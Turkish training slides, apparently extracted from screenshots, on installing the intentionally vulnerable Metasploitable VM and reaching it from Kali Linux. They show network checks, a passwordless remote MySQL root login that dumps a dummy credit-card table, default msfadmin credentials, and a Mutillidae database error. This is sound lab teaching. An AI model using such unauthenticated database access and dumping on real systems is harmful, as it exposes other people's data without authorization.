





# Metasploitable Yükleme




# Metasploitable Yükleme



# Metasploitable Yükleme



# Metasploitable Yükleme




```
Metasploitable [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:b8:70
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe77:b870/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5455 (5.3 KB)  TX bytes:7157 (6.9 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ _
```

# Metasploitable Yükleme




```
Metasploitable [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

inet6 addr: fe80::a00:27ff:fe77:b870/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:37 errors:0 dropped:0 overruns:0 frame:0
TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5455 (5.3 KB) TX bytes:7157 (6.9 KB)
Base address:0xd020 Memory:f1200000-f1220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:102 errors:0 dropped:0 overruns:0 frame:0
TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23665 (23.1 KB) TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$
```

# Metasploitable Yükleme



The screenshot shows a Kali Linux desktop environment with a blue background. A terminal window is open, displaying the output of a ping command. The terminal window has a title bar that reads "root@kali: ~". The output of the ping command is as follows:

```
root@kali:~# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.435 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.473 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.272 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.478 ms
^L64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=0.490 ms
64 bytes from 10.0.2.5: icmp_seq=6 ttl=64 time=0.336 ms
64 bytes from 10.0.2.5: icmp_seq=7 ttl=64 time=0.364 ms
64 bytes from 10.0.2.5: icmp_seq=8 ttl=64 time=0.499 ms
64 bytes from 10.0.2.5: icmp_seq=9 ttl=64 time=0.316 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=64 time=0.473 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=64 time=0.587 ms
```

# Metasploitable İçeriği (Veritabanları)

```
root@kali:~# mysql -u root -h 10.0.2.5
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)
```

```
MySQL [(none)]> use owasp10;
Reading table information for completion
You can turn off this feature to get a
Database changed
MySQL [owasp10]> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+-----+
6 rows in set (0.00 sec)
```

```
MySQL [owasp10]> select * from credit_cards;
+-----+-----+-----+-----+
| ccid | ccnumber | ccv | expiration |
+-----+-----+-----+-----+
| 1 | 4444111122223333 | 745 | 2012-03-01 |
| 2 | 7746536337776330 | 722 | 2015-04-01 |
| 3 | 8242325748474749 | 461 | 2016-03-01 |
| 4 | 7725653200487633 | 230 | 2017-06-01 |
| 5 | 1234567812345678 | 627 | 2018-11-01 |
+-----+-----+-----+-----+
5 rows in set (0.01 sec)
```



# Metasploitable İçeriği (Web Siteleri)



The image shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal window displays the following commands and output:

```
root@kali:~# metasploitable
bash: metasploitable: command not found
root@kali:~# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.442 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.924 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.442 ms
^C
--- 10.0.2.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time=1000ms
rtt min/avg/max/mdev = 0.442/0.924/1.000/0.278 ms
root@kali:~#
```

The web browser window shows the Metasploitable2 web interface. The browser's address bar displays the URL `10.0.2.5`. The page content includes the Metasploitable2 logo, a warning message, contact information, and a list of links.

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with `msfadmin/msfadmin` to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



# Mutillidae Veritabanında Düzeltme

Mozilla Firefox

http://10.0...egister.php

10.0.2.5/mutillidae/index.php?page=register.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

 **Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

  
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)  
  
@webpwnized

 Back

**Register for an Account**

Please choose your username, password and signature

Username

Password


Confirm Password

Signature

Create Account

# Mutillidae Veritabanında Düzeltme

Register for an Account

 Back


Error: Failure is always an option and this situation proves it

Line	79
Code	0
File	/var/www/mutillidae/register.php
Message	Error inserting records: Table 'metasploit.accounts' doesn't exist
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information	INSERT INTO accounts (username, password, mysignature) VALUES ('ayşe', '123456', 'xxx')


Did you [setup/reset the DB?](#)

# Metasploitable da Düzeltme

```
